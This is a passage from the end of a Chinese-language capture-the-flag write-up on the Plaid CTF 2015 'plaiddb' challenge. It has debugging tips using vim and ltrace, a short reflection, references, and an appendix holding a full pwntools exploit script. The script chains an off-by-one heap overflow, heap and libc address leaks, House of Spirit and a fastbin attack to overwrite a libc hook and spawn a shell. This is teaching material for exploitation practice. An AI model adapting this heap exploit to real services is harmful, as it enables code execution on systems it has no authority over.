完整的主函数精简之后，流程就清晰了很多。



Vim

使用%!xxd可以直接在字节码层面编辑文本，可以控制一些不可显示的字符（\x0a），对于crash.txt的修改会有比较大的作用。不过vim需要加上-b参数，否则vim会自动给字符串加\x0a，修改会失效。

ltrace

ltrace -e "malloc+free" ./plaiddb

ltrace是一个非常方便的工具，用于查看程序在何时呼叫了某函数（功能不仅仅于此），本题中可以用于追踪malloc/realloc/free操作

小结:

虽然题目虽然是2015年的老题目，但是解出这题所需要的利用手法真的让我收获颇多。首先是FUZZ（可不用），之后还需要构造合适的堆结构结合off by one，最后就是House of Spirit，虽然之前并没有真正接触过，但是通过Writeup的文字描述就能将这个技术实现，也算是很好地诠释了以赛代练的真谛吧。

参考文献:

[1]plaid ctf 2015 plaiddb.0x3f97

<https://0x3f97.github.io/pwn/2018/01/27/plaidctf2015-plaiddb/>[OL/DB],2018-1-27

[2]Plaid CTF WriteUP.angelboy

<http://angelboy.logdown.com/posts/262325-plaid-ctf-2015-write-up%5D>[OL/DB],2015-4-28

附录

from pwn import \*

p=process("./plaiddb2")

bin=ELF("./plaiddb2")

libc=ELF("libc.so.6")

#context.log\_level='Debug'

#gdb.attach(p)

def PUT(row\_key,size,data):

p.recvuntil("PROMPT: Enter command:")

p.sendline("PUT")

p.recvuntil("PROMPT: Enter row key:")

p.sendline(row\_key);

p.recvuntil("PROMPT: Enter data size:")

p.sendline(str(size))

p.recvuntil("PROMPT: Enter data:")

p.sendline(data)

def GET(row\_key):

p.recvuntil("PROMPT: Enter command:")

p.sendline("GET")

p.recvuntil("PROMPT: Enter row key:")

p.sendline(row\_key)

#p.recvuntil(" bytes]:")

#data=p.recv(size)

#return data

def DEL(row\_key):

p.recvuntil("PROMPT: Enter command:")

p.sendline("DEL")

p.recvuntil("PROMPT: Enter row key:")

p.sendline(row\_key)

PUT("d"\*8,2,'D')

PUT("a"\*8,128,'A'\*128)

PUT("b"\*8,2,'B')

PUT("c"\*8,2,'C')

PUT("b"\*8,248,'B'\*248)

PUT("c"\*8,280,'C'\*248+p64(0x21)+'C'\*24) #for next size check #invalid next size (normal)

#off by one --> (size--) -->(next chunk address++)

DEL("b"\*8)

DEL('X'\*240+p64(752)) #240+8=248 <--!off by one

DEL("a"\*8)

DEL("c"\*8)

DEL("d"\*8)

PUT("KEY1",1000,("K"\*264+p64(64)+p64(0)+"K"\*48+p64(33)+p64(0)+"K"\*24+"KEY1\x00").ljust(999,"\x01")) # <--cause unlink

PUT("LEAKBUF",8,'LEAKBUF')

DEL("123")#Avoid next chunk size check

GET("KEY1")

p.recvuntil(" bytes]:")

KEY1=p.recv(1000)

#print "KEY1="+str(KEY1)

#LEAK HEAP

LEAK\_HEAP=u64(KEY1[273:280].ljust(8,"\x00"))

HEAP\_ADDR=LEAK\_HEAP-0xf0

print "HEAP\_ADDR="+hex(HEAP\_ADDR) #TreeNode->row\_key-offset

#LEAK FUNCTION

def LEAK(addr):

size=0x100

PUT("KEY1",1000,"A"\*999)

PUT("KEY1",1000,KEY1[1:281]+p64(size)+p64(addr)+KEY1[297:])

return GET("LEAKBUF")

LEAK(HEAP\_ADDR+0x588)

p.recvuntil("bytes]:")

LEAK\_ADDR=p.recv(0x100)

LIBC\_ADDR=u64(LEAK\_ADDR[1:8].ljust(8,"\x00"))-0x3be7b8

print "LIBC\_ADDR="+hex(LIBC\_ADDR)

#House of Spirit

fake\_chunk=HEAP\_ADDR+0x2f0

one\_gadget=0xe58c5+LIBC\_ADDR

address=LIBC\_ADDR+0x3BE740-35#address=0x66666666

PUT("KEY1",1000,"A"\*1000)

PUT("KEY1",1000,KEY1[1:289]+p64(fake\_chunk)+KEY1[297:369]+p64(0)+p64(0x70)+p64(0x70)\*16+KEY1[513:]) #0x70 to pass the fast bin next chunk check

DEL("LEAKBUF")

GET("KEY1")

p.recvuntil(" bytes]:")

KEY1=p.recv(1000)

#PUT("KEY1",1000,"A"\*1000)

DEL("KEY1")

PUT("KEY1",1000,KEY1[1:385]+p64(address)+KEY1[393:])

#fastbin attack

PUT("Fill",0x60,"F"\*0x60)#malloc fake\_chunk

PUT("Fill2",0x60,"F"\*(35-16)+p64(one\_gadget)+"F"\*(0x60-(35-16)-8)) #any address write

DEL("GetSHELL")

p.interactive()